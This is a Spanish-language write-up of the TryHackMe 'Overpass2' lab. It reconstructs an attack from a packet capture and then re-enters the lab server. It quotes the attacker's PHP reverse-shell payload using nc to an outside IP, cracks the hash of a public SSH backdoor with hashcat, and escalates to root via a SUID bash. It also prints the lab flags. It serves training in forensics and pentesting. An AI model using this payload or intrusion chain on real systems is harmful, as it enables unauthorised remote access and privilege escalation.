Overpass2

[THM Writeups]


Descripción

¡Overpass ha sido hackeado! El equipo de SOC (Paradox, enhorabuena por el ascenso) se percató de actividad sospechosa en un turno de noche mientras miraba los shibes, y consiguió capturar paquetes mientras se producía el ataque.

¿Puedes averiguar cómo entró el atacante y volver a hackear el servidor de producción de Overpass?

Reconocimiento


Abriremos el archivo, y lo primero será ordenarlo por protocolo, buscaremos el protocolo HTTP y que la petición contenga el metodo POST, para ver desde que directorio se ha explotado la vulnerabilida, vemos que es ``/development/upload.php



Una vez hecho esto, iré por algun protocolo TCP, y seguiré el flujo TCP para ver que ocurrió

Podemos observar que el atacante usa el siguiente script `<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>`

También vemos la contraseña usada para el usurario james, y toda la bash, podemos ver que el atacante hizo uso de un script de github llamado sshbackdoor



password: whenevernoteartinstant

Con lo que deducimos que el atacante hizo exitosamente un backdoor por ssh y podemos ver el hash que ha usado para el backdoor

``hash:
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed

Consultando el script en github, podemos ver el hash por defecto que usa el backdoor y su salt

NinjaJc01 / ssh-backdoor Public

Code Issues Pull requests Actions Projects Security Insights

Files

master

Go to file

README.md
backdoor
build.sh
main.go
setup.sh

ssh-backdoor / main.go

NinjaJc01 Now with real terminals

Code Blame 109 lines (98 loc) · 2.72 KB

```go
package main

import (
	"crypto/sha512"
	"fmt"
	"io"
	"io/ioutil"
	"log"
	"net"
	"os/exec"

	"github.com/creack/pty"
	"github.com/gliderlabs/ssh"
	"github.com/integrii/flaggy"
	gossh "golang.org/x/crypto/ssh"
	"golang.org/x/crypto/ssh/terminal"
)

var hash string = "bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3"
```

```go
	return response
}

func passwordHandler(_ ssh.Context, password string) bool {
	return verifyPass(hash, "1c362db832f3f864c8c2fe05f2002a05", password)
}
```

``hash: bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3

``salt:1c362db832f3f864c8c2fe05f2002a05

Sabiendo esto intentemos romper el hash primero deberemos identificarlo y luego usaremos jonh the ripper para crackearlo

```
┌──(kali㉿kali)-[~/tryhackme/Overpass2]
└─$ echo '6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed' > hash

┌──(kali㉿kali)-[~/tryhackme/Overpass2]
└─$ hashid hash
--File 'hash'--
Analyzing '6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed'
[+] SHA-512
[+] Whirlpool
[+] Salsa10
[+] Salsa20
[+] SHA3-512
[+] Skein-512
[+] Skein-1024(512)
--End of file 'hash'--
```

Guardamos el valor del hash con el salt de la siguiente manera `hash:salt`, deberemos crackear el hash, usare hashcat, el metodo SHA-512 es el 1700, y 1710 el SHA-512 salted.

```
┌──(kali㉿kali)-[~/tryhackme/Overpass2]
└─$ echo '6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05' > hash

┌──(kali㉿kali)-[~/tryhackme/Overpass2]
└─$ hashcat -m 1710 hash /usr/share/wordlists/rockyou.txt
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05:XXXXXXXXXX
hashcat (v6.2.6) starting
```

```
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 3 secs

6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05:november16

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1710 (sha512($pass.$salt))
Hash.Target......: 6d05358f090eea56a238af02e47d44ee5489d234810ef624028...002a05
Time.Started.....: Fri Nov 17 20:22:06 2023 (0 secs)
Time.Estimated...: Fri Nov 17 20:22:06 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   138.2 kH/s (0.73ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 18432/14344385 (0.13%)
```

Como vemos la contraseña es ``november16

Haremos un escaneo de puertos de la maquina, para comprobar si el backdoor sigue abierto

```
┌──(kali㉿kali)-[~/tryhackme/Overpass2]
└─$ sudo nmap -sS -p- -Pn -n -min-rate=5000 -sV -sC 10.10.92.122 -oN tcp_scan.txt
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-17 21:13 EAT
Nmap scan report for 10.10.92.122
Host is up (0.060s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e4:3a:be:ed:ff:a7:02:d2:6a:d6:d0:bb:7f:38:5e:cb (RSA)
|   256 fc:6f:22:c2:13:4f:9c:62:4f:90:c9:3a:7e:77:d6:d4 (ECDSA)
|_  256 15:fd:40:0a:65:59:a9:b5:0e:57:1b:23:0a:96:63:05 (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: LOL Hacked
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh     OpenSSH 8.2p1 Debian 4 (protocol 2.0)
| ssh-hostkey:
|_  2048 a2:a6:d2:18:79:e3:b0:20:a2:4f:aa:b6:ac:2e:6b:f2 (RSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.61 seconds
```

Acceso inical

Al comprobar que el backdoor sigue abierto, usaremos la contraseña que crackeamos, para acceder por ssh al servidor por el puerto 2222

```
┌──(kali㉿kali)-[~/tryhackme/Overpass2]
└─$ ssh james@10.10.92.122 -p 2222 -oHostKeyAlgorithms=+ssh-rsa
The authenticity of host '[10.10.92.122]:2222 ([10.10.92.122]:2222)' can't be established.
RSA key fingerprint is SHA256:z0OyQNW5sa3rr6mR7yDMo1avzRRPcapaYwOxjttuZ58.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.92.122]:2222' (RSA) to the list of known hosts.
james@10.10.92.122's password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

james@overpass-production:/home/james/ssh-backdoor$ ls
README.md  backdoor.service  cooctus.png  id_rsa.pub  main.go
backdoor   build.sh          id_rsa       index.html  setup.sh
james@overpass-production:/home/james/ssh-backdoor$ cd ..
james@overpass-production:/home/james$ ls
ssh-backdoor  user.txt  www
james@overpass-production:/home/james$ cat user.txt
thm{d119b4fa8c497ddb0525f7ad200e6567}
james@overpass-production:/home/james$
```

Escalación Privilegios

Hay un archivo interesante .suid_bash que probablemente escala los privilegios. Tiene el bit SUID activado.

Ejecutamos el binario de la sigueinte manera `./.suid_bash -p`, e invocamos una consola como root

```
james@overpass-production:/home/james/ssh-backdoor$ cd ..
james@overpass-production:/home/james$ ls -la
total 1136
drwxr-xr-x 7 james james    4096 Jul 22  2020 .
drwxr-xr-x 7 root  root     4096 Jul 21  2020 ..
lrwxrwxrwx 1 james james       9 Jul 21  2020 .bash_history → /dev/null
-rw-r--r-- 1 james james     220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 james james    3771 Apr  4  2018 .bashrc
drwx------ 2 james james    4096 Jul 21  2020 .cache
drwx------ 3 james james    4096 Jul 21  2020 .gnupg
drwxrwxr-x 3 james james    4096 Jul 22  2020 .local
-rw------- 1 james james      51 Jul 21  2020 .overpass
-rw-r--r-- 1 james james     807 Apr  4  2018 .profile
-rw-r--r-- 1 james james       0 Jul 21  2020 .sudo_as_admin_successful
-rwsr-sr-x 1 root  root  1113504 Jul 22  2020 .suid_bash
drwxrwxr-x 3 james james    4096 Jul 22  2020 ssh-backdoor
-rw-rw-r-- 1 james james      38 Jul 22  2020 user.txt
drwxrwxr-x 7 james james    4096 Jul 21  2020 www
james@overpass-production:/home/james$ ./.suid_bash -p
.suid_bash-4.4# whoami
root
.suid_bash-4.4# cat root.txt
cat: root.txt: No such file or directory
.suid_bash-4.4# ls
ssh-backdoor  user.txt  www
.suid_bash-4.4# cd root
.suid_bash: cd: root: No such file or directory
.suid_bash-4.4# cd /root/
.suid_bash-4.4# cat root.txt
thm{d53b2684f169360bb9606c333873144d}
```